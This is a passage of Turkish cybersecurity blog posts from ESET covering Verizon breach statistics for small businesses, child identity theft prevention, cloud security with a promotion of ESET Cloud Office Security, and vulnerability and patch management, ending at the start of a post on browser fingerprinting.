- **Dış saldırganlar en büyük tehdittir:** Üçüncü taraf tehdit aktörleri günümüzdeki genel ihlallerin %83’ünü oluştururken, KOBİ’lere saldırılarda bu oran %94’e yükseliyor. Bu oran, iç aktörlerin sorumlu olduğu genel ihlallerin %19’u ile karşılaştırıldığında, KOBİ’lerde %7’ye düşüyor. İlginç bir şekilde, KOBİ ihlallerinin %2’si “çoklu” kaynaklara dayandırılabilir; Verizon’un iddiasına göre bu durum iç, dış ve iş ortaklarının birlikte çalışması anlamına geliyor. Bununla birlikte, küçük firmaların içeriden riski genellikle minimum düzeydedir.
- **Finansal motivasyon en önemli etken:** İhlallerin büyük çoğunluğu (%95) finansal amaçlıdır, bu oran KOBİ saldırılarında %98’e çıkıyor. Bu durum ulus devletlerin aksine organize suçun küçük firmalar için en büyük tehdit olduğunun açık bir göstergesidir. Aslında, casusluk KOBİ ihlallerinin sadece %1’ini oluşturuyor.
- **İnsanlar en zayıf halkadır:** Kurban ağlarına girişin ana yöntemi çalınan kimlik bilgileridir (%49), bunu kimlik avı (%12) ve güvenlik açıklarından yararlanma (%5) takip eder. Bu da çalışanların güvenlik zincirinde zayıf bir halka olduğunu gösteriyor. Aslında, ihlallerin %74’ünde insan etkisi vardır. Bunun nedeni çalıntı kimlik bilgilerinin kullanılması ve kimlik avı olabileceği gibi, yanlış yapılandırma veya hassas verilerin yanlış teslimatı gibi diğer yöntemler de olabilir. Bu durum, çalışanların siber farkındalık eksikliğinin (%84) en önemli risk faktörü olduğunu ortaya koyan 2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu’nda da belirtilir.
- **İş e-postalarının ele geçirilmesi (BEC) iki katına çıktı:** Bir önceki DBIR’den bu yana tüm olaylarda (Verizon’un BEC’e benzediğini söylediği) “bahane uydurma” vakalarının sayısı iki katına çıktı. Bu durum bahaneyi kimlik avından daha büyük bir tehdit haline getirmiştir ancak ikincisi gerçek veri ihlallerinde hala daha yaygındır. BEC’de kurban, saldırganın kontrolündeki bir banka hesabına büyük miktarlar aktarması için kandırılır. Bu dolandırıcılık türü, saldırılarda insan faktörünün ne kadar önemli olduğunun bir başka göstergesidir. Burada KOBİ’lere özgü istatistikler bulunmamakla birlikte, BEC yoluyla çalınan ortalama tutar 50.000 dolara yükselmiştir.
- **Maliyetler artarken fidye yazılımları en büyük tehdit olmaya devam ediyor:** Fidye yazılımları, verilerin şifrelenmeden önce çalınması anlamına gelen çifte gasp taktikleri sayesinde artık ihlallerin dörtte birinin (%24) özelliği haline geldi. Bu oran geçen yıla göre fazla değişmedi, ancak Verizon bu tehdidin “her büyüklükteki ve her sektördeki kuruluşlar arasında yaygın olduğu” konusunda uyarıyor. Ortalama maliyetler yıllık olarak iki kattan fazla artarak 26.000 Amerikan Dolarına ulaştı, ancak bu tutar çok daha yüksek olabilir.
- **Sisteme izinsiz girişler saldırı türlerinin başında geliyor:** KOBİ ihlalleri için ilk üç saldırı modeli sırasıyla sisteme izinsiz giriş, sosyal mühendislik ve temel web uygulaması saldırılarıdır. Bunlar, ihlallerin %92’sidir. Sisteme izinsiz giriş, fidye yazılımları da dahil olmak üzere “hedeflerine ulaşmak için kötü amaçlı yazılımlardan ve/veya bilgisayar korsanlığından yararlanan karmaşık saldırıları” ifade eder.
## Siber güvenliği artırmak için DBIR kullanma
Asıl soru, bu anlayışı nasıl eyleme dönüştürebileceğinizdir. Sisteme izinsiz giriş saldırılarını azaltmaya yardımcı olacak en iyi uygulama kontrolleri şunlardır:
- İçeriden gelen tehditler de dahil olmak üzere değişik tehditleri azaltmak için tasarlanmış güvenlik bilinci ve eğitim programları.
- Fidye yazılımı saldırıları sonrasında yardımcı olabilecek veri kurtarma süreçleri.
- Erişim kimlik bilgilerini ve ayrıcalıklarını oluşturma, atama, yönetme ve iptal etme süreçleri ve araçları dahil olmak üzere erişim kontrolü yönetimi. Buna çok faktörlü kimlik doğrulama (MFA) da dahil olabilir.
- Saldırıları hızla algılamak ve yanıtlamak için olay müdahale yönetimi.
- Yazılım hatalarını önlemek, algılamak ve düzeltmek için uygulama yazılımı güvenliği.
- Esnekliği artırmak için tasarlanmış sızma testleri.
- Web uygulaması saldırıları gibi diğer tehdit türlerini azaltmaya yardımcı olmak için güvenlik açığı yönetimi.
- ESET’e göre, KOBİ’lerin %32’sinin kullandığı ve %33’ünün önümüzdeki 12 ay içinde kullanmayı planladığı uç nokta algılama ve yanıt (EDR), genişletilmiş algılama ve yanıt (XDR) veya yönetilen algılama ve yanıt (MDR).
Bu kapsamlı bir liste değildir. Ancak bir başlangıçtır. Aslında işin yarısıdır.
*KOBİ’lerin siber güvenlik algıları ve artan güvenlik ihtiyaçlarının onları nereye yönlendirdiği hakkında daha fazla bilgi için 2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu’na göz atın.*
2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu
Raporu okuyun

**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Verizon
---
### [Çocuk kimliği hırsızlığı: Verilerini nasıl korursunuz?](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/)
**Published:** Temmuz 26, 2023
**Author:** ESET
**Excerpt:** Çocukların kişisel verilerine neden talep var, suçlular bunları nasıl çalıyor ve ebeveynler çocuk kimliği hırsızlığını önleme konusunda neler yapabilir?
**Content:**
*Çocukların kişisel verilerine neden talep var, suçlular bunları nasıl çalıyor ve ebeveynler çocuk kimliği hırsızlığını önleme konusunda neler yapabilir?*
Geçtiğimiz yıl, ABD’de kimlik sahtekarlığı nedeniyle yaşanan toplam zararın 43 milyar dolara ulaştığı [tahmin ediliyor.](https://javelinstrategy.com/press-release/identity-fraud-losses-totaled-43-billion-2022-affecting-40-million-us-adults) Birçok kişi kişisel bilgilerini çevrimiçi ortamda koruma konusunda daha bilinçli hale gelirken, aynı şey çocuklarımızın verileri için de söylenebilir mi? Çocuk kimliği hırsızlığı düşündüğünüzden çok daha yaygındır. 2022 yılında ABD’de [neredeyse bir milyon](https://www.prweb.com/releases/1_7_million_u_s_children_fell_victim_to_data_breaches_according_to_javelins_2022_child_identity_fraud_study/prweb18981802.htm) çocuk, kimlik hırsızlığıyla karşı karşıya kalmıştır ve bu durumun hane başına maliyeti 1.128 dolar, sorun çözme süresi ortalama 16 saattir. Bu sorunun Amerikalılara yıllık maliyeti 1 milyar doların üzerinde olmuştur.
Sadece bu bile, konuya odaklanmamız için yeterli bir nedendir. Fakat neden çocukların kişisel verilerine bu kadar çok talep var, nasıl çalınıyor ve ebeveynler bunu durdurmak için neler yapabilir?
## Bir milyar dolarlık sorun
Çocukların kimlik bilgilerini çalan dolandırıcıların amacı, yetişkinlerin kimlik bilgilerini çalanlardan farklı değil:
- Para aklama ve dolandırıcılık amacıyla kullanmak için banka hesabı açmak
- Borçlandırmak için yeni kredi kartı hesapları açmak
- Sosyal yardım ve krediler almak için sahtekarlık yapmak
Gençlerin kimlik bilgileri dolandırıcıların neden bu kadar ilgisini çekiyor? Kimlik verilerinin bu derece çekici olmasının en büyük nedeni, çocukların kötü kredi notunun olmamasıdır. Bu, dolandırıcının, çalınan kimlik verilerinden para kazanma girişimlerinin bankalar veya devlet kurumları tarafından reddedilmeyeceğine daha fazla güvendiği anlamına gelir. Kurbanın kimlik bilgilerinin çalındığından haberdar olması ihtimali de düşüktür, çünkü çocuklar bir hesapları ya da kredi raporları olsa bile, bunu düzenli kontrol etmezler. Dolandırıcılık yıllarca tespit edilmeden sürebilir.
Çocuk kimliği hırsızlığı alanında bir diğer yaygın yöntem ise sentetik kimlik dolandırıcılığıdır. Bu, dolandırıcının biraz gerçek biraz uydurma kaynaklardan kişisel verileri bir araya getirmesidir. Böylece temiz bir kredi geçmişiyle birlikte çocuğun tüm önemli verileri kullanılarak yeni bir kimlik oluşturulur.
### Çocuk kimliği hırsızlığı nasıl yapılır?
Kayıt dışı siber suç ekonomisi, farklı aktörlerin farklı rollere sahip olduğu ve adeta tıkır tıkır işleyen bir makine gibidir. Siber suçlular kişisel verileri toplar ve bunları [karanlık internet ağlarında](https://www.eset.com/tr/blog/sibersuc-karaborsa-karanlikweb-hizmetleri-ve-fiyatlari/) ve forumlarda dolandırıcılara satar. Bu verileri elde etmek için kullanılan yöntemler, yine yetişkin verilerini toplamak için kullanılanlarla aynıdır. Bazıları şunlardır:
- E-posta, [sosyal medya](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/) veya hatta kısa mesajla **kimlik avı.** Bireyler, bilgi çalma potansiyeli olan kötü amaçlı yazılımları yükleyerek kötü amaçlı bağlantılara tıklayarak veya var olmayan bir ödül çekilişine katılarak kişisel bilgilerini vermeleri için kandırılır.
- **Üçüncü taraf ihlalleri** [ABD’de yaşayan 1,7 milyon çocuk](https://www.prweb.com/releases/1_7_million_u_s_children_fell_victim_to_data_breaches_according_to_javelins_2022_child_identity_fraud_study/prweb18981802.htm), ya da her 43 çocuktan birinin kişisel verileri, kendi hataları dışında bir nedenle veri ihlaline uğramış, ifşa olmuş ve potansiyel olarak tehlike altına girmiştir.
- **Hesabı ele geçirme:** Oyun oynama, sosyal medya ve hatta çevrimiçi eğitim hesapları, kimlik hırsızlığı için değerli kaynaklar olabilir. Kimlik bilgileri, kimlik avı saldırıları, kaba kuvvetle şifre kırma/tahmin etme ve diğer teknikler kullanılarak riske atılabilir.
- **Sosyal medyada fazla paylaşım yapma:** Sosyal medya hesaplarında çok fazla kişisel bilgi paylaşma konusunda ebeveynler de çocukları kadar suçlu olabilir. Doğum tarihleri ve eğitimleri ile ilgili ayrıntılar bile, daha fazla bilgi almak için tasarlanan dolandırıcılık eylemlerinde şantaj yapmak için kullanılabilir.
- **Aile üyeleri:** Şaşırtıcı olsa da aile içi dolandırıcılık yaygın bir durumdur. Çocuk kimliği hırsızlığının yaşandığı evlerin [tahminen](https://www.prweb.com/releases/1_7_million_u_s_children_fell_victim_to_data_breaches_according_to_javelins_2022_child_identity_fraud_study/prweb18981802.htm) %67’sinde, kurban faili/failleri şahsen tanıyordu. Hassas belgelere içeriden erişim, aile üyelerine mükemmel bir fırsat verir. Bu kişilerin masum olduğu düşüncesi nedeniyle dolandırıcılık yıllarca tespit edilemez.
- **Fiziksel hırsızlık:** Eski yöntemlerden olan belgeleri çöp kutusundan ve hatta doğrudan postadan almak da halen kullanılıyor.
### Çocuklarınızın kimliğini nasıl güvende tutarsınız?
Neyse ki, birkaç denenmiş ve test edilmiş iyi uygulama, çok da zor olmayan şekilde çocuk kimliği hırsızlığı riskine karşı önemli etkiye sahiptir. Bunlardan bazıları şunlardır:
- Sosyal medyada çocuklarınız hakkında çok fazla bilgi paylaşmaktan kaçının. Gizli hesap olmadığı sürece, [ebeveynlerin paylaşım yapmaktan kaçınması en iyisidir](https://www.eset.com/tr/blog/sosyal-medyanin-ilgi-odaginda-cocuk-yetistirmek-mi-yayimlamadan-once-bir-dusunun/).
- Çocuklarınızın hesaplarında (banka, telefon vb.) olağan dışı hareketleri kontrol edin.
- Üç ABD kredi bürosunun (Experian, TransUnion ve Equifax) her birinde çocuğunuz için bir hesap dondurma önlemi almayı düşünün. Böylece, bankalar ve diğer sağlayıcılar çocuğunuz adına kredi veremeyecektir.
- Hane içindeki tüm makinelerin/cihazların en yeni yamalara ve antivirüs programına sahip olduğundan emin olun.
- Çocuklarınıza, sosyal medyada çok fazla paylaşım yapma, kimlik avı saldırıları veya kimlik hırsızlığı risklerinden bahsedin.
- Çocuğunuzun giriş yaptığı hesap/hizmet sayısını sınırlandırın. Bunun yerine gerektiğinde kendi bilgilerinizi girin.
### Uyarı işaretlerinin farkına varın
Önleyici tedbirler almakla birlikte, çocuklarınızın kimlik verilerinin çalınıp dolandırıcılık girişimlerinde kullanılma ihtimalini göz önünde bulundurmak da önemlidir. Aşağıdaki durumlar, işlerin yanlış gittiğine dair işaret olabilir:
- Çocuğunuzun adına gelen sıra dışı ya da beklenmedik faturalar/açıklamalar.
- Çocuğunuzun vergi ödemesini talep eden Vergi Dairesi mektupları.
- Kötü kredi geçmişi nedeniyle banka hesabı başvurularının reddedilmesi.
- Çocuğunuzla konuşmak isteyen borç tahsilat şirketleri.
### En kötü senaryoda ne yapılmalı?
Eğer en kötüsü başınıza gelirse, hızlıca harekete geçmek önemlidir. Çocuğunuz için bir kredi raporu alın ve beklenmedik bir durum görürseniz çocuğun hesaplarını hemen dondurun. Daha sonra:
- Olayı polise bildirin.
- Sahte hesap açmak için çocuğunuzun bilgilerinin kullanıldığı tüm kurumları bilgilendirin. Bu hesapları kapatmalarını isteyin ve çocuğunuzun sorumlu olmadığını belirten yazılı bir onay alın.
Kimlik sahtekarlığı ihtimali hem biz hem de çocuklarımız için kaçınılmaz bir durumdur. Dijital çağda sorumlu bir ebeveyn olmak, 20 yıl öncesine göre daha fazla çaba gerektirebilir. Ancak her durumda bu çaba sarf edilmelidir.
DAHA FAZLA BİLGİ: [Kimliğinizin çalındığına dair 5 ipucu](https://www.eset.com/tr/blog/kimliginizin-calindigina-dair-5-ipucu/)
[*İnternette yapılması ve yapılmaması gereken*](https://www.eset.com/tr/blog/cocuklarin-internette-guvenle-dolasmasina-yardimci-olacak-5-ipucu/) daha fazla şey için *[Safer Kids Online’a](https://saferkidsonline.eset.com/tr)* da göz atabilirsiniz. *Ayrıca, ESET’in çocuklara çevrimiçi tehditleri öğreten animasyon serisi* [*‘Hey PUG’ı’*](https://www.youtube.com/playlist?list=PLP8zm262B3MVc-_mgl27DRiGarge_M7dQ) da izleyebilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Hırsızlığı, Siber Güvenlik
---
### [Bulut güvenliğiyle işletmenizi kurtarma rehberi](https://antivirus.com.tr/bulut-guvenligi-isletmenizi-kurtarma-konusunda-bilmeniz-gerekenler/)
**Published:** Ağustos 4, 2023
**Author:** ESET
**Excerpt:** Uzak veriler, programlar ya da cihaz güvenliği söz konusu olduğunda bulut güvenliği, bir işletmeyi birçok sorundan kurtarabilecek önlemlerden biridir.
**Content:**
Birçok BT uzmanı, uzaktan çalışma modeline geçişteki artış nedeniyle [şirket cihazlarının ve ağlarının güvenliğini sağlamanın zorlaştığını](https://www.eset.com/tr/blog/uzaktan-calisma-kilavuzu-riskler-tehditler-ve-kurumsal-ilke/) düşünüyor. Bu cihazların güvenli olmayan Wi-Fi ağlarına bağlanması, büyük iş birliği platformlarına yönelik tehditler veya aradaki adam saldırıları (man-in-the-middle- MITM) nedeniyle veri ihlali potansiyeli artıyor. Buna ek olarak, iş yerindeki ve dışındaki nesnelerin İnterneti (loT) cihazlarının sayısı gittikçe artıyor ve şirket ağlarının düzgün yönetilmesi ve güvenliğinin sağlanması gerekliliği doğuyor.
Uzak veriler, programlar ya da cihaz güvenliği söz konusu olduğunda bulut güvenliği, bir işletmeyi birçok sorundan kurtarabilecek önlemlerden biridir. Tam olarak ne işe yarıyor ve şirketinizi nasıl koruyabilir?
## **Bulut güvenliği nedir?**
Bulut güvenliği, bulut bilişim ortamlarında yazılım, veri ve altyapının korunması anlamına gelir. Bulut hizmetlerini kullanan işletme sayısı her geçen gün artıyor, bu nedenle güvenlik önlemleri daha önemli hale geliyor.
Microsoft 365 ya da Google Workspace gibi bulut hizmetleri, daha iyi iş akışı için bu özellikleri paylaşan şirket cihazlarıyla, uygulamaların, belgelerin ve genel olarak veri merkezi olarak yönetilen bulut veri deposuna erişmenin çeşitli yollarını sunuyor.
COVID pandemisinden önce, büyük iş birliği platformlarındaki gelişmeler, Cloud 1st ve diğerlerinin dünyada yaygın olarak kullanılması ile şirket içi güvenliği yönetmek daha kolay olabilir; ancak son yıllarda iş verimliliğini arttırması ve hatta [daha az maliyetli olması](https://www.eset.com/blog/enterprise/lowering-your-energy-costs-esets-contribution-to-greener-it-practices/) bulut sistemine geçişi hızlandırdı. Bazı kişiler, bulut sistemlerinin iş teknolojileri konusunda en büyük katma değer yaratan unsur olmaya devam ettiğini ancak [“bulutun zirve noktası”ndan uzakta](https://www.mckinsey.com/capabilities/mckinsey-digital/our-insights/projecting-the-global-value-of-cloud-3-trillion-is-up-for-grabs-for-companies-that-go-beyond-adoption) olduğumuzu söylüyor.
Hayatımızı kolaylaştıran ve iş verimliliğini artıran (hibrit çalışma olanağı nedeniyle) [bağlantılı cihazlardaki büyük artış](https://www.gfk.com/blog/smart-home-devices-trends-and-insights-for-businesses), izlemenin daha sağlam ve etkin yapılmasını gerektiriyor. Ancak dikkate alınması gereken başka konular da var, bu konu işlevsel bir bulut güvenlik stratejisinin yalnızca bir parçasıdır.
## **Bulut güvenliği karmaşıktır, ama zor olması gerekmez**
Kabul etmek gerekir ki, işletmeler ve özellikle BT yöneticileri bulut yönetiminin yüklediği ilave işler ve BT taahhüdü nedeniyle bunalıyorlar. Birçok [uzman tükenmişlik sendromunda](https://digitalsecurityguide.eset.com/en-us/it-burnout-prevention-according-eset-hr-director) ve bu durum özellikle [siber güvenlik işinde ön plana çıkıyor](https://www.eset.com/tr/blog/guvenlik-yorgunlugu-gercek-bir-durum/).
Nedeni çok açık. Ancak bu tür sorunları analiz edemeyenler için bunu anlamak zordur çünkü günlük işler genellikle kaygıların önüne geçer. Gerçeği söylemek gerekirse hibrit çalışma ortamına geçmeyenler dahil tüm işletmeler için, şirket içinde bile veri güvenliği temel bir sorun olmaya devam edecektir. Departmanında yeterli sayıda çalışanı olmayan işletmeler için, ortaya çıkabilecek sorunları doğru ve zamanında tespit etmek ve yanıt vermek daha zordur. Ancak yeterli çalışanı olanlarda bile, güvenlik ortamı o kadar karmaşık olabilir ki kritik yanıtta gecikmeler yaşanabilir. Bu da firmaların değer kaybına neden olur ve/veya işlerini etkiler.
Modern çalışma yöntemlerine geçiş, [suçluların suistimal edeceği erişim noktalarının](https://www.bleepingcomputer.com/news/security/microsoft-teams-bug-allows-malware-delivery-from-external-accounts/) sayısını arttırarak onları teşvik etmiştir. loT cihazlarının (projektör, akıllı duvar, akıllı telefon, dizüstü bilgisayar vb.) çeşit çokluğu ve şirketlerin işlerini yürütmek için kullanabilecekleri çok sayıda uygulama nedeniyle, artık [tüm tedarik zinciri hedef haline](https://www.eset.com/tr/blog/tedarik-zinciri-saldirilari-guveniniz-bosa-ciktiginda-umudunuzu-kaybetmeli-misiniz/) gelmiştir.
Karmaşık yapının standart hale gelmesi, uyarı/alarm yorgunluğu, sürekli bildirimlerden kaynaklanan yorgunluk ile uyarıların kaçırılması ve önemsenmemesine yol açarak yanıtın gecikmesi sonucunu doğurur.
Bu bizi, bulut güvenliğinin karmaşık yapısının azaltılması ve aynı zamanda daha sağlam hale getirilmesinin nasıl yapılacağı sorusuna getiriyor. Kuruluşların, bir tür uç nokta güvenlik korumasına sahip olurken uç noktalarının hareket edebildiğini, bu sırada ağ erişimlerini ve dosyalarını da yanlarında götürebildiğini unutmaması gerekir.
ESET, bu korumanın daha fazla önemsenmesi gerektiğini tespit etmiştir. Bu nedenle e-posta, iş birliği platformları ve depolama gibi bulut tabanlı uygulamalar için önleyici koruma hizmeti sunmaktadır.
[ESET Cloud Office Security (ECOS)](https://www.eset.com/tr/business/solutions/learn-more-about-cloud-app-protection/), sıfırıncı gün tehdit savunması ve kullanımı kolay bir bulut yönetim konsolu ile kötü amaçlı yazılım, spam veya kimlik avı saldırılarına karşı gelişmiş koruma sağlar.
## **Bulut güvenliği endişelerini azaltacak bazı stratejiler**
İşletmelerin bulut güvenliği ile ilgili üç temel endişesi vardır. Bunlar;
### 1. **Risk azaltma:**
Bir şirket yöneticisi, siber güvenlik risklerini azaltmak ve şirket devamlılığını korumak üzere belli önlemler almak ister.
### 2. **Bulutta saklanan veriler:**
Bulut depolama alanına dosya aktarımı, şirket içinde ve şirket dışındaki kişiler yoluyla gerçekleşebilir.
### **3**. **Fidye yazılımlar, şüpheli dosyalar:**
Özellikle e-posta eklentileriyle yayılan fidye yazılımlar şirketlere büyük zararlar verebilir.
Bu üç temel endişe, şirketleri daha sıkı güvenlik önlemleri almaya teşvik ediyor. Önemsenmesi gereken asıl sorun, tehdit ortamının karmaşıklığı ve bunun yaratabileceği sonuçlardır.
Ancak ECOS gibi ürünler, özellikle Microsoft 365 uygulamalarıyla ilgili bulut tehditlerini azaltmanın yollarını sunuyor. Kötü amaçlı yazılımın virüslü e-postalar aracılığıyla ağınıza girmesinden endişe ediyorsanız, ECOS şüpheli ekleri otomatik olarak [ESET LiveGuard Advanced](https://help.eset.com/elga/tr-TR/overview.html) içerisine göndererek bulut sanal ortamından uzaklaştırır, gelen tehditleri algılar ve sorunu giderir.
Şirketlerin herhangi bir saldırı durumunda iş sürekliliğini güvence altına alması için, çalışanların tehditler hakkında bilgilendirilmesi koruma paketi kadar önemlidir, bu nedenle siber güvenlik farkındalık eğitimleri de dikkate alınmalıdır. Bunlar, iki durumda da hem işte hem de evde insan hatası olasılığını azaltır.
Bulut depolama, şirketin mevcut bir dosya sunucu güvenliği koruması varsa, bulut tabanlı dosyaları korumak için ilave bir önleme ihtiyaç duyulmaz. Sunucu güvenliği uç nokta güvenliğiyle birleştiğinde korunduğunu düşünmek anlaşılır bir durumdur ancak bulut depolama kullanılıyorsa şirket içinden ve dışından kişiler arasında dosya alışverişleri olacağı için, birden fazla cihaza kötü amaçlı yazılım yayılabileceği riski unutulmamalıdır. Bu nedenle bulut depolama ortamı için ilave güvenlik düşünülmelidir.
## **ESET Cloud Office Security neden işletmeler için yararlıdır?**
Yukarıda bahsettiğimiz gibi, bulut çözümleri çok faydalı ve ilgi çekici olabilir. Ancak büyük ölçüde bulut ağındaki cihazlar arasında gerçekleşen etkileşimlerin sayısı nedeniyle sorunları vardır.
ESET Cloud Office Security gibi çözümler, çevrimiçi depolama alanınızı, uygulamalarınızı veya e-postanızı etkin şekilde güvence altına almak için başka bir savunma katmanı oluşturarak hem şirket içinde hem de dışında kullanıcı hatalarını azaltıyor.
Karşılaşabileceği saldırı yüzeyini düşürmeye çalışan bir işletme için ECOS kullanmak çok akılcıdır. Bulut destekli makine öğrenimi teknolojisi sayesinde, genellikle kötü niyetli aktörler tarafından, özellikle virüslü e-posta ekleri yoluyla ve hatta makrolara bulaşarak hedef alınan MS365 uygulamaları için güvenilir güvenlik hizmeti sunar.
Sonuç olarak, pişman olmak yerine güvende olmak daha iyidir ve siber savunma önlemlerinde proaktif olmak, çevrimiçi çalışma dünyasının tehditlerini azaltmanın bir yoludur.
İlgili makale: [Şirketiniz için en iyi siber güvenlik projesi hangisi?](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/)
[](https://www.eset.com/tr/business/complete-protection/)ESET PROTECT Complete
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Bulut Güvenliği, Siber Güvenlik
---
### [Güvenlik Açığı Yönetimi: Stratejinizin önemli bir parçası](https://antivirus.com.tr/guvenlik-acigi-yonetimi-guvenlik-stratejinizin-onemli-bir-bileseni/)
**Published:** Ağustos 6, 2023
**Author:** ESET
**Excerpt:** Güvenlik açığı yönetimi, bilgisayar sistemleri, ağlar ve yazılımlardaki güvenlik açıklarının önceden belirlenmesi, değerlendirilmesi ve azaltılması demektir.
**Content:**
İşletmeler siber saldırganlar tarafından giderek daha fazla hedef alınıyor. Birçok kuruluş güvenlik duvarları ve antivirüs yazılımları gibi önleyici tedbirlere odaklanırken, genellikle kritik bir hususu gözden kaçırıyor: güvenlik açığı değerlendirmesi ve yama yönetimi (Vulnerability & Patch Management). Şimdi bunun ne anlama geldiğine ve dijital güvenlik savunmanızı nasıl geliştirebileceğine bakalım.
**Güvenlik açığı yönetimi, bilgisayar sistemleri, ağlar ve yazılım uygulamalarındaki güvenlik açıklarının proaktif olarak belirlenmesi, değerlendirilmesi ve azaltılması anlamına gelir**. Zafiyetlerin birileri bunları istismar etmeden önce tespit edilmesi ve düzeltilmesi için sistematik bir yaklaşım içerir.
Bilgi teknolojisinde güvenlik açıkları, bilgisayar korsanlarının uygulamayı yapmak için geliştirilmediği bir şeyi yapmaya zorlamak için kullanabilecekleri yazılımdaki boşlukları ifade eder. Modern kuruluşlar üretkenliği sürdürmek ve değerli verileri işlemek için büyük ölçüde BT altyapısına güvenmektedir, bu nedenle istismar edilen güvenlik açıkları iş sürekliliklerini ciddi şekilde etkileyebilir.
> **CVE nedir**?
>
> CVE, yaygın güvenlik açıkları ve maruziyetlerin kısaltması olarak kamuya açıklanmış bilgisayar güvenlik kusurlarını listeler. Keşfedildikten sonra, her CVE’ye bir kimlik numarası atanır ve bu numara [MITRE şirketi](https://www.mitre.org/) tarafından yönetilen CVE [listesinde](https://www.cve.org/) bulunabilir.
## Dijital envanterinizi değerlendirin ve zayıf yönlerinizi belirleyin
**Güvenlik açığı ve yama yönetimini etkin bir şekilde uygulamanın** ilk adımı dijital envanterinizi değerlendirmektir. Bu, şirketin cihazlarında ve ağlarında kullanılan tüm yazılımların yanı sıra iş e-postası güvenliği ve sosyal mühendislik güvenlik testlerini de içermelidir.
Ardından, **sistemlerinizdeki, uygulamalarınızdaki ve ağ altyapınızdaki potansiyel zayıflıkları belirlemek için güvenlik açığı değerlendirme araçlarını kullanın**. Belirlenen güvenlik açıklarının ciddiyetini ve potansiyel etkisini değerlendirin. Bunları istismar edilebilirliklerine ve iş operasyonlarınız üzerindeki olası sonuçlarına göre önceliklendirin.
#### Hizmet olarak platform çözümleri, hizmet olarak yazılım çözümlerinden daha mı savunmasızdır?[Makalemizden öğrenin](https://antivirus.com.tr/paas-vs-saas-hangi-secenek-size-daha-uygun/).
Son olarak, güvenlik yamalarını uygulamak, yazılım sürümlerini güncellemek ve sistemleri yeniden yapılandırmak dahil olmak üzere güvenlik **açıklarını ele almak için bir plan geliştirin.** Sistemlerinizin güvende kalmasını sağlamak için düzenli bir yama yönetimi süreci uygulayın. Bazı durumlarda, genellikle iş talepleri nedeniyle güvenlik açığı istisnalarına ihtiyaç duyulabilir. Bazı güvenlik açığı istisnaları varsa, bunlar periyodik olarak gözden geçirilmeli ve ek kontrollerle telafi edilmelidir.
Hepsi bu kadar mı? Hayır! BT altyapınız ve yazılım uygulamalarının kendileri de gelişmektedir. Bu nedenle, periyodik güvenlik açığı taramaları, sistem güncellemeleri ve ortaya çıkan tehditler hakkında bilgi sahibi olmak da dahil olmak üzere sürekli izleme için mekanizmalar oluşturmalısınız.
Kulağa çok mu karmaşık geliyor? Süreci kolaylaştırmak ve verimliliği artırmak için **otomatik güvenlik açığı değerlendirme ve yama yönetimi araçlarını** kullanmayı düşünün. Ya da sistemlerinizdeki, uygulamalarınızdaki ve ağ altyapınızdaki olası zayıflıkları belirlemek için bir Yönetilen Güvenlik Hizmeti Sağlayıcısı (MSSP) ile çalışın.
## İşletmelerin güvenlik açığı yönetimini ele alması için dört neden
### 1. İşletme varlıklarının korunması
KOBİ’ler değerli iş verilerini depolamak ve işlemek için ağlar, sunucular ve yazılım uygulamaları dahil olmak üzere BT altyapılarına büyük ölçüde güvenirler. **Güvenlik açıklarının belirlenmesi ve yamalanması yetkisiz erişim, veri ihlalleri ve potansiyel mali kayıp riskini azaltabilir**.
### 2. Mevzuata uygunluk
Birçok sektör, **Genel Veri Koruma Yönetmeliği (GDPR)** ve **Ödeme Kartı Endüstrisi Veri Güvenliği Standardı (PCI DSS)** gibi düzenleyici veri güvenliği ve gizlilik gerekliliklerine tabidir. Ayrıca, güvenlik açığı yönetimi gibi önleyici siber güvenlik tedbirleri, tedarik zincirinizdeki sözleşmelerin veya siber sigorta şirketlerinin gerektirdiği koşullar arasında yer alabilir.
### 3. Müşteri güvenini korumak
Güvenlik vakaları, müşteri güveni ve marka itibarı üzerinde ciddi bir etkiye sahip olabilir. Müşteriler, işletmelerle etkileşime girdiklerinde verilerinin korunmasını bekler. Şirketler, güvenlik açıklarını aktif bir şekilde yöneterek müşteri bilgilerinin gizliliğini ve bütünlüğünü korumaya olan bağlılıklarını gösterebilir, **güven ve sadakati teşvik edebilirler**.
### 4. Proaktif risk yönetimi
Siber tehditler sürekli olarak gelişmekte ve düzenli olarak yeni güvenlik açıkları keşfedilmektedir. Güvenlik açığı yönetimi, kuruluşların sistemlerini periyodik olarak tarayarak ve değerlendirerek potansiyel tehditlerden kaçınmalarını sağlar. Güvenlik açıklarını derhal ele alarak, **saldırganlar için fırsat penceresini azaltır ve başarılı siber saldırı riskini en aza indirirsiniz**.
[](https://www.eset.com/tr/business/protect-platform/)
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
---
### [Tarayıcı parmak izi web güvenliğini artırabilir mi?](https://antivirus.com.tr/parmak-izleri-her-yerde-tarayici-parmak-izi-web-sitelerinin-guvenligini-artirabilir-mi/)
**Published:** Ağustos 10, 2023
**Author:** ESET
**Excerpt:** Tarayıcı parmak izi için, kişisel bilgileri daha genel verilerle değiştiren, gizliliğe daha duyarlı bir izleme yöntemidir deniyor. Peki bu doğru mudur?
**Content:**
*Tarayıcı parmak izi için, kişisel bilgileri daha genel verilerle değiştiren, gizliliğe daha duyarlı bir izleme yöntemidir deniyor. Peki bu doğru mudur?*
Kolaylık, günümüzün önceliğidir ve alışveriş yapmak hiç şimdiki kadar kolay olmamıştı. Artık dünyanın her yerinden sipariş verip kapıya teslim isteyebiliyoruz. Ancak tüm bunlar, adres veya telefon numarası gibi gizli olması gereken, geçmişte özel bilgi olarak kabul edilen verileri paylaşmayı gerektiriyor.
